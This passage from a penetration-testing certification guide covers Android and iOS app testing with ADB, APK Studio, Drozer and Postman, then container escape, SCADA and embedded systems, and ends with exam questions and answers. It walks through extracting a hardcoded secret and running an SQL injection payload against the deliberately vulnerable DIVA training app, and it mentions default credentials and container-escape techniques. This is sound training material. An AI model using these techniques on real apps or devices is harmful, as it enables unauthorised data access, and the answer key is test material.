Once you are connected to a shell, you can elevate privileges on the device if it is rooted by using the `su` command. Then you can

navigate the file system, similar to being in a standard Linux environment. The operating system has limited commands. For instance, if you wanted to see the kernel version and release date, you couldn't use `uname`, as the command doesn't exist. You could, however, find that information in the `/proc/sys/kernel` directory and read `version` and `osrelease`, as shown in [Figure 7-7](#).

```
130|root@e7iilte:/proc/sys/kernel # cat version && cat osrelease
#1 SMP PREEMPT Wed Sep 9 20:07:02 KST 2015
3.10.49-g08a72e8
```

---

**Figure 7-7** ADB: Identify kernel version and release date in Android

## APK and DIVA

You can download the source file for DIVA from <https://github.com/payatu/diva-android> and compile it in Android Studio. Instructions for compiling inside of Android Studio are as follows:

1. Download the source file and unzip the project file.
2. Launch Android Studio from your laptop and import the project file.
3. Install any Android Gradle missing dependencies.
4. Next, build the APK from the menu bar and select Build, then Build APK. If successful, the APK will be downloaded to the `apk` directory, where you unzipped the source files. For me, the location was `diva-android-master\app\build\outputs\apk`. The file should be named something like `app-debug.apk`.
5. Then we can use ADB to install the APK to the rooted device:

```
adb -s <device name> install app-debug.apk
```

## Static Analysis

The APK Studio application is a reverse-engineering framework for disassembling and rebuilding Android applications. It provides a graphical user interface, code editor, and APK signing feature so you can modify code and repackage it if necessary. APK Studio can be downloaded from <https://github.com/vaibhavpandeyvpz/apkstudio> and requires the latest versions of the following software products:

- Java Development Kit (JDK)
  - Apktool
  - Uber-apk-signer
  - adb (optional) and zipalign (linux\_x86 only)
- 




**TIP** If you receive an “Unsupported major.minor version...” error in the APK Studio console window when opening an APK, the likely reason is that you are running an older version of the JRE. You should try installing a newer version of the Java SDK to correct this issue.

Once APK Studio is successfully installed and configured, follow along as we investigate “Hardcode Issues - Part 1” from the DIVA mobile application.

1. Start APK Studio and open the DIVA .apk file we built in the previous exercise using Android Studio.
2. The objective is to find hardcoded information within the source. Sometimes developers will hard-code sensitive information for ease, such as a password. CWE-798 describes the issue a little further where attackers can leverage this weakness to bypass authentication.
3. Click down through the folder structure until you find the diva folder, then click on HardcodeActivity.smali.

4. Press `ctrl-f` and search for “secret.” You should land on a const-string value in quotes that you can plug into the equation and answer the exercise. If you are using macOS, use the command key `command-f` to search. This shows the hidden secret:



The screenshot shows the APK Studio interface. On the left is the Project Explorer with a tree view of the APK's directory structure, including 'android', 'support', 'jakhar', 'aseem' (which is expanded), and 'diva' (also expanded) containing various Smali files. On the right is the Smali editor window titled 'HardcodeActivity.smali'. The code is a series of assembly-like instructions. Line 45 is highlighted in blue, showing the constant string 'vendorsecretkey'. The code also includes comments like '.line 51' and strings like 'Access granted! See you on the other side :)'.

```
37     invoke-virtual {v0}, Landroid/widget/EditText;.>getText()Landroid/text/Editable;
38
39     move-result-object v1
40
41     invoke-virtual {v1}, Ljava/lang/Object;.>toString()Ljava/lang/String;
42
43     move-result-object v1
44
45     const-string v2, "vendorsecretkey"
46
47     invoke-virtual {v1, v2}, Ljava/lang/String;.>equals(Ljava/lang/Object;)Z
48
49     move-result v1
50
51     if-eqz v1, :cond_0
52
53     .line 51
54     const-string v1, "Access granted! See you on the other side :)"
55
56     invoke-static {p0, v1, v3}, Landroid/widget/Toast;.>makeText(Landroid/content/Cor
57
58     move-result-object v1
59
```



**NOTE** Smali is a type of assembler, and Smali files are created when disassembling Dalvik executables (DEX), which are included in APKs.

## Drozer

Drozer is a security auditing framework for Android that can help pentesters identify vulnerabilities and validate them with exploitation. The Drozer agent is installed on the Android device, and the console is installed on your laptop. You can download the community version of Drozer from <https://github.com/mwrlabs/drozer>. The user guide, which provides installation instructions and examples of how to use Drozer, can be downloaded from <https://labs.mwrinfosecurity.com/tools/drozer>.

The following exercise will examine some of the use cases documented in the Drozer user guide. After you have successfully installed the Drozer agent and console, follow along as we use Drozer to assess the DIVA mobile application.

---



**TIP** Unfortunately, as of the time of this writing, in the latest version of Drozer the PATH detection issue is still a problem. In addition, make sure the display on the Android device stays active and that the device does not go to sleep to prevent the Drozer agent from terminating the connection prematurely.

1. Put the Java path in the .drozer\_config file in your home directory. Replace the <jdk ver> to match the Java install path you used for the updated JDK. For Windows it will be:

```
C:\Users\<username>:  
[executables]  
java = C:\Program Files\Java\<jdk ver>\bin  
javac = C:\Program Files\Java\<jdk ver>\bin\javac.exe
```
2. Start the Drozer agent on the Android device. This can be done in “infrastructure mode,” where you provide a remote endpoint that can service multiple connections for exploitation, or “direct mode,” where you can connect to the agent’s embedded server using `adb` and port forwarding. For this exercise, we will connect using the direct mode. This can be accomplished by opening up the Drozer agent from the Android device and clicking the “off” button in the bottom-right corner of the app window. This will start a TCP listener on port 31415. If it’s already “on,” then you can skip this step.
3. Next, set up TCP forwarding to the Drozer agent from your laptop, using `adb`:

```
adb -s <device name> forward tcp:31415
```

4. Then, execute the `drozer.bat` command to connect to the agent from the console:

```
drozer.bat console connect
```

5. If the console connection was successful, your cursor should be blinking next to a `dz>` console prompt. Use the `list` command to display a full list of supported commands, and use the `help` command> to see arguments and help information for a specific command. To get a full list of packages installed on the device, execute the following command:

```
dz> run app.package.list
```

---



**TIP** Android packages follow a similar naming convention as Java. The Android package name uniquely identifies the application (e.g., `com.[company name].[package]`). On the internal file system, these packages can be found in `/data/data`.

6. The package we are looking for is called `jakhar.aseem.diva`. Now run the package info utility, as shown next. This will extract useful information about the app such as version information, where the application stores its data (i.e., external or internal), and the application permissions, like what the app can do.

```
dz> run app.package.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
Application Label: Diva
Process Name: jakhar.aseem.diva
Version: 1.0
Data Directory: /data/data/jakhar.aseem.diva
APK Path: /data/app/jakhar.aseem.diva-1/base.apk
UID: 10113
GID: [1028, 1015, 3003]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- None
```

7. Next, let's look at the attack surface for the application to see what is exposed to other applications on the device. The following illustration shows the Drozer command for identifying the attack service. Android applications operate in a sandbox, like iOS applications. However, vulnerabilities exposed through the Android built-in interprocess communication (IPC) mechanisms could leak sensitive data and be at risk of compromise. The IPC mechanisms in Android include intents, binders, and broadcast receivers, which we discussed earlier in the chapter. The output shows one content provider, which we can investigate further to find out how it is organized to see if we can extract any information from it.

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
3 activities exported
0 broadcast receivers exported
1 content providers exported
0 services exported
is debuggable
```

8. Next we can run `scanner.provider.finduris` to find out the content uniform resource identifiers (URIs) we can query.

Then we can try and query the content using `app.provider.query` with the `--vertical` flag, which displays the results up and down. Some content providers may share information over external storage, which could provide a means to access data outside the Android sandbox environment. The following illustration provides the command syntax and results from executing the scanner and provider query.

```
dz> run scanner.provider.finduris -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Able to Query  content://jakhar.aseem.diva.provider.notesprovider/notes/
Unable to Query content://jakhar.aseem.diva.provider.notesprovider
Unable to Query content://jakhar.aseem.diva.provider.notesprovider/
Able to Query  content://jakhar.aseem.diva.provider.notesprovider/notes

Accessible content URIs:
  content://jakhar.aseem.diva.provider.notesprovider/notes/
  content://jakhar.aseem.diva.provider.notesprovider/notes
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --vertical
  _id 5
  title Exercise
  note Alternate days running

  _id 4
  title Expense
  note Spent too much on home theater

  _id 6
  title Weekend
  note b3333333333333r

  _id 3
  title holiday
  note Either Goa or Amsterdam

  _id 2
  title home
  note Buy toys for baby, Order dinner

  _id 1
  title office
  note 10 Meetings. 5 Calls. Lunch with CEO
```

9. Android applications use SQLite databases for storing data, which can be queried using typical SQL query commands. SQLite databases (.db) are flat files stored on the file system. Content providers can be susceptible to SQL injections just like any other database. The `app.provider.query` command can be

used to evaluate the SQL statement used to query the database. The `--projection` or `--selection` command option can be used to test for SQL injection in either the “projection” or “selection” fields in the query. The first command, shown in the following illustration, produces an error when injecting a “.” into the projection field used to select data from the notes table. The second command exploits the injection vulnerability to retrieve the `SQLITE_MASTER` table, which discloses all tables from the database. Now you can alter the `SELECT` statement to retrieve data from other tables in the database. If this app stored e-mail addresses, passwords, or other sensitive information in another table of the database, that data could be susceptible to compromise.

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "."
unrecognized token: '' FROM notes ORDER BY title" (code 1): , while compiling: SELECT ' FROM notes ORDER BY title
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql
| table | android_metadata | android_metadata | 3 | CREATE TABLE android_metadata (locale TEXT)
| table | notes | notes | 4 | CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT)
| table | sqlite_sequence | sqlite_sequence | 5 | CREATE TABLE sqlite_sequence(name,seq)
```

- 10.** Drozer also includes a command to scan for injection vulnerabilities in content providers called `scanner.provider.injection`. The vulnerable content provider we just exploited in the previous step is shown here.

```
dz> run scanner.provider.injection -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Not Vulnerable:
content://jakhar.aseem.diva.provider.notesprovider
content://jakhar.aseem.diva.provider.notesprovider/

Injection in Projection:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes

Injection in Selection:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes
```

# Capturing API Requests with Postman

Postman (<https://www.postman.com/>) is a free tool for building and interacting with APIs. The tool simplifies many of the tasks necessary to intercept, manipulate, and send API requests that mobile applications may generate during the mobile app testing process. You will need to create an account to use Postman.

Similarly to Burp Suite, Postman is used as an interception proxy and can work independently or with Burp Suite to enumerate and attack API endpoints.

---



**EXAM TIP** For exam questions, read about Postman's features and become more familiar with its interface by reading the tutorials on the Postman website: <https://learning.postman.com/docs/getting-started/introduction/>

First, let's intercept requests from a mobile device.

1. Connect your mobile device and your laptop or other testing platform to the same wireless network.
2. In Postman, open a workspace, then click on the Proxy Settings button in the top menu bar.

The screenshot shows the Postman application interface. At the top, there's a navigation bar with a search bar labeled 'Search Postman' and several icons: a cloud, a user profile, a gear, a bell, and a red circular icon. Below the bar, a header says 'Overview' with a close button ('X') and a '+' button, and it indicates 'No Environment'. On the left, there's a sidebar with a 'Port' tab and some other collapsed sections. The main area is titled 'My Workspace' with a subtitle 'Add summary to briefly explain what this workspace is all about...'. It contains a text block: 'This is your personal, private workspace to play around in. Only you can see the collections and APIs you create here - unless you share them with your team.' Below this, there's a section titled 'In this workspace' with counts for Collections (0), APIs (0), Environments (0), Mock Servers (0), and Monitors (0). To the right, there's a 'Get started' sidebar with options like 'Create a request' (GET), 'Create a collection' (POST), 'Create an API' (PUT), 'Create an environment' (PUT), and a 'View More' link. At the bottom, there are dropdown menus for 'User' and 'Entity', a 'Refresh' button, and a 'Sharing' section.

3. In the pop-up, you can supply a proxy port, or use the default port and choose the destination for saving your requests and responses. The default is port 5555 and saving requests only to History. You can also opt to exclude requests with images or CSS and apply URL-specific filters if you like.
4. Set up the device to use your laptop IP and port 5555 as the proxy. This is usually under the wireless settings under the Modify Networks option.
5. Now, when you open a browser on the mobile device or execute a mobile web application, you should see calls populate inside Postman.

Postman has several components, including request collections, a script runner, scriptable variables, Environments for context, pre-requests, and tests. Collections allow you to group similar API requests. When you run a collection, with Runner, you essentially

send all of those requests in series. You can use this with variables for fuzzing GET or POST parameters in an API, for example. Additionally, Runner lets you build scripted test suites and workflows and send data between API requests. Variables in Postman are similar to variables in programming, which we will discuss more in [Chapter 11](#). You can reference variables in the body, URL, or headers of a request. Environments are key-value pairs that let you associate variables with a specific context (e.g., a specific user) in your test. You can use pre-request scripts to test API responses or set up variables or other test data. Once you receive an API response, Postman runs tests. Test scripts can parse response components and return boolean results. Therefore, Postman runs pre-request scripts, sends a request, gets a response, and then runs tests.

---



**NOTE** More documentation about built-in modules for JavaScript in Postman can be found at

[https://www.getpostman.com/docs/v6/postman/scripts/postman\\_sandbox\\_api\\_reference](https://www.getpostman.com/docs/v6/postman/scripts/postman_sandbox_api_reference).

To build an API request from scratch (<https://learning.postman.com/docs/getting-started/sending-the-first-request/>), you need to specify an endpoint (the request URL), authorization details (Basic, OAuth, etc.), and any headers or body details that are required. Body details can be form data, raw data, binary data, or form-url-encoded data. Postman shows the response to an API request in the bottom of the app, as in [Figure 7-8](#). You can also take an API request you have captured and run it with manipulations instead. Simply click on the observed request to load it on the right-hand side, manipulate it before running it, and go.

The screenshot shows the Postman application interface. At the top, there's a header bar with 'Overview', a status indicator for 'GET https://httpbin.org...', a '+' button, and 'No Environment'. Below the header is a search bar with 'https://httpbin.org/headers' and various save and edit icons. The main area has tabs for 'Params', 'Auth' (which is selected), 'Headers (6)', 'Body', 'Pre-req.', 'Tests', and 'Settings'. Under 'Auth', it says 'No Auth' and notes that the request does not use any authorization. Below these tabs is a summary row with 'Body', 'Cookies', 'Headers (7)', and 'Test Results', followed by a status code '200 OK', time '146 ms', size '520 B', and a 'Save Response' button. The bottom section is titled 'Pretty' and shows the JSON response from the request:

```
1
2   "headers": {
3     "Accept": "*/*",
4     "Accept-Encoding": "gzip, deflate, br",
5     "Host": "httpbin.org",
6     "Postman-Token": "1ebc3452-84d3-4ba4-ae4e-ab10b717b7c1",
7     "User-Agent": "PostmanRuntime/7.28.4",
8     "X-Amzn-Trace-Id": "Root=1-613e49f4-6491ed2466dca84a097b8c14"
9   }
10 }
```

**Figure 7-8** Postman response

## Virtual and Containerized Systems

Testing of virtual and containerized systems often evaluates the ability of a tester to break out of a container or guest system. In these cases, tests are limited by what is available within the container or guest, rather than what is available in the hypervisor or host. This may involve a reduced set of functionality with additional restrictions on operation. In other cases, testers may seek insecure stored credentials in setup or deployment scripts for those containers.



**NOTE** Microsoft maintains documentation about the difference between virtual machines and containers that will help contextualize the differences in pentesting approach:

<https://docs.microsoft.com/en-us/virtualization/windowscontainers/about/containers-vs-vm>. Also of note is Mike Coleman's blog post "Containers are not VMs" on the Docker blog: <https://www.docker.com/blog/containers-are-not-vms/>

Hyper-V, vSphere, ESXi, and Citrix are all names you might hear in association with virtualized solutions. Virtualization solutions run a hypervisor—or virtual machine monitor (VMM)—which can run in a parent OS or on the hardware itself. The hypervisor handles hardware virtualization and resource management for each guest machine it hosts. Breaking out of a guest system and gaining access to the hypervisor (or its parent OS) may enable control over other systems being virtualized, depending on how host isolation is implemented and bypassed.

In the container world, you will hear names like Docker and Kubernetes (or K8). These run within an operating system and provide abstraction at the software level, rather than simulating or emulating hardware component interactions. In these cases, looking for unsecured tokens or other sensitive information in container setup scripts, finding ways to break out of the container (container escape), and finding ways to abuse software abstraction to affect other containers may be targeted.

In both cases, this requires that the tester gain privileged access within the virtualized system or container, and then find an exploit that allows escape from that container or guest to the hosting OS, and then gain elevated privileges within the parent or hosting OS in order to gain control over additional running virtual systems or containers. If the container or virtualized guest is run with elevated privileges on the parent or base OS, escape from the isolated environment will result in significantly more compromise. This run as root scenario is very common in Docker environments especially.

Docker implements this with the `--privileged` flag, e.g., `docker run --rm -it --privileged ubuntu bash`.

Docker uses Linux cgroups

(<https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt>) as one of its methods of container isolation. In cgroups version 1, the `notify_on_release` feature executed the `release_agent` file with root privileges. This is designed to clean up abandoned cgroups, but can be abused for container escape. This is one of many examples of container abuse. You can read a full writeup from Trail of Bits here: <https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/>

---



**NOTE** There are several good blog posts about attacking Kubernetes and Docker environments, including this one, “Hacking Containers Like A Boss” from Practical DevSecOps:

<https://www.practical-devsecops.com/lesson-4-hacking-containers-like-a-boss/> and the “Kubernetes Pentest Methodology” series from CyberArk: <https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-1>

## Other Nontraditional Systems

Pentesters may be called upon to evaluate the security of consumer devices (this is also referred to as Internet of Things, or IoT), such as smart home automation; smart devices; or specialized systems that are only used in industrial, health care, or other commercial settings. Some of these devices may be tested in the same way as mobile devices or other wireless devices, as discussed in [Chapter 4](#). Network and wireless replay attacks, (in)secure channel testing, abuse of default or hardcoded credentials, and known weaknesses in firmware are all possible avenues of attack.

A good example of commercial systems that fall into this category are management systems that use the Intelligent Platform Management Interface (IPMI) protocol. These systems are high-value targets, because these embedded controller systems may have direct control over the hardware of their host systems. A successful compromise of a baseboard management controller (BMC), for example, will allow a tester to reboot, reinstall, or even monitor traffic from the host system with no visibility to the OS being observed. An Nmap scan may show these devices with Dropbear sshd on TCP port 22, lighttpd on TCP ports 443 and 80, and TCP and UDP on port 623 (IPMI RMCP) enabled. Being able to recognize these devices and identify exploits to gain access to them may be important if you encounter these devices.

---



**NOTE** You may want to familiarize yourself further with IPMI exploitation so that you can recognize it on the exam. Rapid 7 has a good writeup on their blog:

<https://www.rapid7.com/blog/post/2013/07/02/a-penetration-testers-guide-to-ipmi/>


Other specialized systems can only be attacked through hardware reverse engineering or custom attack methodologies. Two types of systems that bear special consideration as it pertains to attack methodology are SCADA and ICS systems and embedded systems using real-time operating systems (RTOSs). We'll break these down a bit further next.

## SCADA and Industrial Control Systems

Industrial control systems (ICSs) are systems that relate to industry automation of all types, including manufacturing, power generation (power plants), water treatment, and distribution systems.

Supervisory control and data acquisition (SCADA) systems pull data

from ICS systems, coordinate transferring that data to a central place, and present it in a human-readable format so that components of the ICS can subsequently be controlled. A significant benefit of SCADA networks is alarm handling. Sensors deployed through the network will monitor conditions to ensure proper functionality. If the sensor indicates a change in normal operation, it can fire off an indicator and generate an alert in the system, and a human operator can manage the response. As shown in [Figure 7-9](#), a SCADA system can be made up of multiple components, including:



**Figure 7-9** System concept of SCADA

- **Supervisory workstation** A computer or console, which is the core of the system that gathers data and sends commands to connected devices, such as RTUs and PLCs.
- **Remote terminal unit (RTU)** Strategically placed on the network, close to the process being managed, and converts sensor signals and relays digital data back to the supervisory system.
- **Programmable logic controller (PLC)** Similar to RTUs, but with more sophisticated logic and configuration

capabilities.

- **Communication infrastructure** Connects devices and facilitates communications using popular SCADA protocols such as DNP3 (UDP based) and ModBus (TCP based).
- **Human-machine interface (HMI)** Operator application (typically a graphical user interface) installed on the supervisory system that is used to monitor and manage the supervisory control system.

Unfortunately, SCADA systems are not typically developed with security in mind and may be fragile as a result of their specialized implementation. SCADA networks typically operate under the “if it ain’t broke don’t fix it” mentality and are not patched nearly as often as corporate networks. These environments are often very expensive to retrofit, and some are required to follow stringent certification requirements for even the most minor change due to the potential for damage should unauthorized changes result in system failure. Therefore, many ICS and SCADA owners will require preapproval of tools to be used during a pentest and may have extensive limitations on writing files, installing tools, or even conducting network discovery on these networks. For some, even a single TCP or UDP port scan against a single component can cause catastrophic failure.

A report detailing the results of a survey conducted by the Idaho National Laboratory (INL) ([www.inl.gov](http://www.inl.gov)) and sponsored by the USDOE Office of Nuclear Energy, called “A Survey of Security Tools for the Industrial Control System Environment,” identifies existing tools that should be considered when investigating and testing for security weaknesses in an ICS environment. The report can be found on the U.S. Department of Energy Office of Scientific and Technical Information website at <https://www.osti.gov>. SCADA networks should typically be isolated from the corporate domain. They can fall victim to the same threats and attack vectors that affect typical IT systems. NIST Special Publication 800-82, “Guide to Industrial Control Systems (ICS) Security” (<https://csrc.nist.gov>), provides

common weaknesses and vulnerabilities found in SCADA and ICS systems and how to apply necessary safeguards to the environment.

---



**TIP** There is an Nmap NSE script that enumerates SCADA modules and collects device and vendor information available, called `modbus-discover`. ModBus typically operates on port 502/tcp.

As a result of the mind-set that these systems are better isolated than retrofitted, there are a few common weaknesses you should expect to see among ICS systems. In a traditional pentest cleartext protocols may not be desirable. In some of these environments, they may be unavoidable. Modbus, for example, is a cleartext protocol that is vulnerable to interception and replay. However, the costs and realities of trying to fix something like this are unrealizable for some of these environment owners. High-performance requirements may provide another reason these systems should be segmented from other networks. Other devices may have known weaknesses but are mission critical and have no viable replacement option.

Manufacturers sometimes go out of business, and the specialized niche has not been taken up by other manufacturers. The same is true of legacy applications. In some cases, there are no other solutions that will run on the specialized operating systems in place, and there are simply no fixes available for the current solution.

Hardcoded passwords, which cannot be changed by systems owners, may even be in use, or default passwords used by installers have not been changed. Password lists for these devices circulate freely online.

Pentests may need to focus on evaluating network segmentation and device isolation in the context of other devices in order to protect networks on which industrial Internet of Things (IIoT) or ICS and SCADA devices run. Remember that traditional risk concerns may not be as applicable to these environments as safety to

personnel or the environment, impacts to the process, or regulations.

## **Embedded Systems**

Embedded systems are made up of a combination of computer hardware and software designed and programmed for a specific purpose. Microcontrollers and microprocessors are embedded systems built with processors and memory and are commonly found in home appliances and smart home automation, as well as health care devices, point-of-sale systems, vehicles, and multifunctional devices (printers and scanners). Some embedded systems provide a user interface that closely resembles modern-day operating systems, called a real-time operating system (RTOS), which is a stripped-down version of commonly deployed operating systems, such as Linux and Microsoft Windows.

An RTOS is required to adhere to deadlines associated with tasks, regardless of what happens in the system. Some common RTOSs are LynxOS, OSE, QNX, Real Time (RT) Linux, VxWorks, and Windows CE (WinCE). There are three classifications of RTOSs: hard, firm, and soft. A hard RTOS must strictly adhere to time constraints for the associated task. Availability and time to react are extremely important in the design of these systems. In a medical application, such as a pacemaker, the device stimulates the heart muscle at just the right time. If the task is completed too late or too soon, the patient's life could be at risk. Firm and soft RTOSs are still time sensitive; however, they offer some flexibility, as missing a deadline may cause undesirable effects but nothing catastrophic. Since most of the RTOSs are built from recycled code or existing operating systems, they are not exempt from known vulnerabilities.

RTOSs are difficult to patch and are typically in the form of a firmware update or upgrade and are not released as often by many vendors. Some of these systems run web-based applications and are configured with default credentials (i.e., admin/admin, admin/password), which make them easy targets for attacks. A pentester's approach to assessing these devices over the network

would be similar to the approach taken against a corporate IT system. The Nmap fingerprint database contains thousands of entries, which includes IoT network services and operating systems. IoT and embedded devices have been around for a while now and are growing in popularity each year. The Internet of Things Security Companion to the CIS Critical Security Controls, published by the Center for Internet Security, provides best practices for protecting embedded operating systems from common types of attacks.

## Chapter Review

In this chapter, we've examined mobile pentesting and pentesting of specialized and fragile systems at a high level. There should be enough information in this chapter to enable you to recognize questions about these devices, address some of the basic considerations about attack types and special considerations, and think about common weaknesses and vulnerabilities that apply to these devices. However, this is a very broad area of expertise, and you should do additional research into the topics by using the resources provided to help prepare yourself for the exam. Familiarize yourself with some of the tools in the exercises we have provided, and take time with their interfaces and outputs so that you can identify them and manipulate them if asked during the exam.

## Questions

- 1.** What is the name of the user interface framework that enables developers to build software applications on the iOS platform?
  - A.** Core OS
  - B.** Media
  - C.** Cocoa Touch
  - D.** Objective-C
- 2.** What is one advantage of developing a mobile application in Swift versus Objective-C?

- A. It is a modern-day language that closely resembles English.
  - B. It makes it easier for programmers who have developed code for many years.
  - C. Objective-C is a newer language than Swift.
  - D. Objective-C is open source and Swift is not.
- 3. Apple uses code signing to ensure only approved applications are installed on the iDevice. This is one of the core security features of iOS. Which method can you use on a supported iDevice to gain privileged-level access?
  - A. Rooting
  - B. Jailbreaking
  - C. SETUID
  - D. JTAG
- 4. The Android platform provides core components that are used to enhance the user's experience with the product. Which type of component is sometimes visible to the user and helps provide a cohesive user experience in mobile applications?
  - A. Services
  - B. Broadcast receivers
  - C. Activities
  - D. Intents
- 5. Older versions of the Android operating system (5.0 and earlier) do not use Android Runtime (ART); they use the Dalvik Virtual Machine. Smali files, which are written in a type of assembly, are created during which process?
  - A. Compiling
  - B. Server site testing
  - C. Dynamic analysis
  - D. Disassembling DEX executables

6. An IEEE standard used to address the issue of debugging and connecting to embedded devices on a circuit board is called what?

  - A. JTAG
  - B. RMF
  - C. XCode
  - D. Clutch
7. SSH and iProxy are two ways of connecting to a jailbroken iDevice. If the iDevice fails and you have to re-establish connectivity, what is the easiest way to ensure there are no iProxy processes still running on your macOS laptop?

  - A. iproxy stop
  - B. killall iproxy
  - C. kill iproxy
  - D. kill -9 <process id>
8. After installing a customer's mobile application from the Google Play Store to your jailbroken iPhone, your next step is to dump the application bundle into an IPA using Clutch so you can use it to conduct static analysis. By default, where does Clutch store IPA files postprocessing?

  - A. /var/tmp/clutch
  - B. /var/tmp
  - C. /tmp
  - D. /storage
9. Property list (plist) files contain configuration data about an app installed on iOS. By default, Apple best security practices implement a security feature called App Transport Security (ATS) to improve data privacy and integrity. However, there is a way to bypass this within the application settings in the plist file. What is the name of the key used to control the behavior of HTTP connections?

- A.** NSAppleScriptEnabled
  - B.** NSAppTransportSecurity
  - C.** NSAllowsLocalNetworking
  - D.** NETestAppMapping
- 10.** Select two methods you can use to install third-party applications to a jailbroken iDevice.
- A.** Cydia
  - B.** idb
  - C.** Impactor tool
  - D.** Clutch
- 11.** What is the correct command option to use with the Android Debug Bridge (ADB) that enables you to download files from the Android device?
- A.** download
  - B.** copy
  - C.** pull
  - D.** push
- 12.** Using Drozer to conduct an Android assessment of two separate applications that share the same vendor, you execute the command `run app package.list` to list the permissions of the application. You observe in the report that the applications are permitted to read and write files on external storage. Which component of the application would you want to test for injection flaws?
- A.** Receivers
  - B.** Activities
  - C.** Services
  - D.** Content provider

## Answers

1. **C.** The user interface for building applications to run on the iOS platform is called Cocoa Touch.
2. **A.** Swift is a modern-day language, and its code is more easily readable than Objective-C.
3. **B.** Jailbreaking is the method used to exploit a software vulnerability in the phone to escalate privileges on the device. Rooting is a software exploit for Android-based phones to gain privileged-level execution.
4. **C.** All of the answers are components of the Android application; however, activities are used specifically to help enhance the user's experience.
5. **D.** DEX files, when compiled, are converted to .smali extensions. Smali is a type of assembler, and Smali files are created when disassembling Dalvik executables (DEX), which are included in APKs.
6. **A.** JTAG is an industry standard and common hardware interface for verifying designs and testing methodologies. Typically added (and sometimes hidden) by the manufacturer, the JTAG interface could be used to connect to a console and get command-line access to an embedded device.
7. **B.** killall iproxy is the easiest way. kill -9 <process id> is still a valid way to end the process, but it's not the easiest when there are multiple processes.
8. **A.** By default, Clutch will store all IPA files in the /var/tmp/clutch directory.
9. **B.** NSAppTransportSecurity specifies the changes to the default HTTP connection security behavior in iOS and macOS apps.
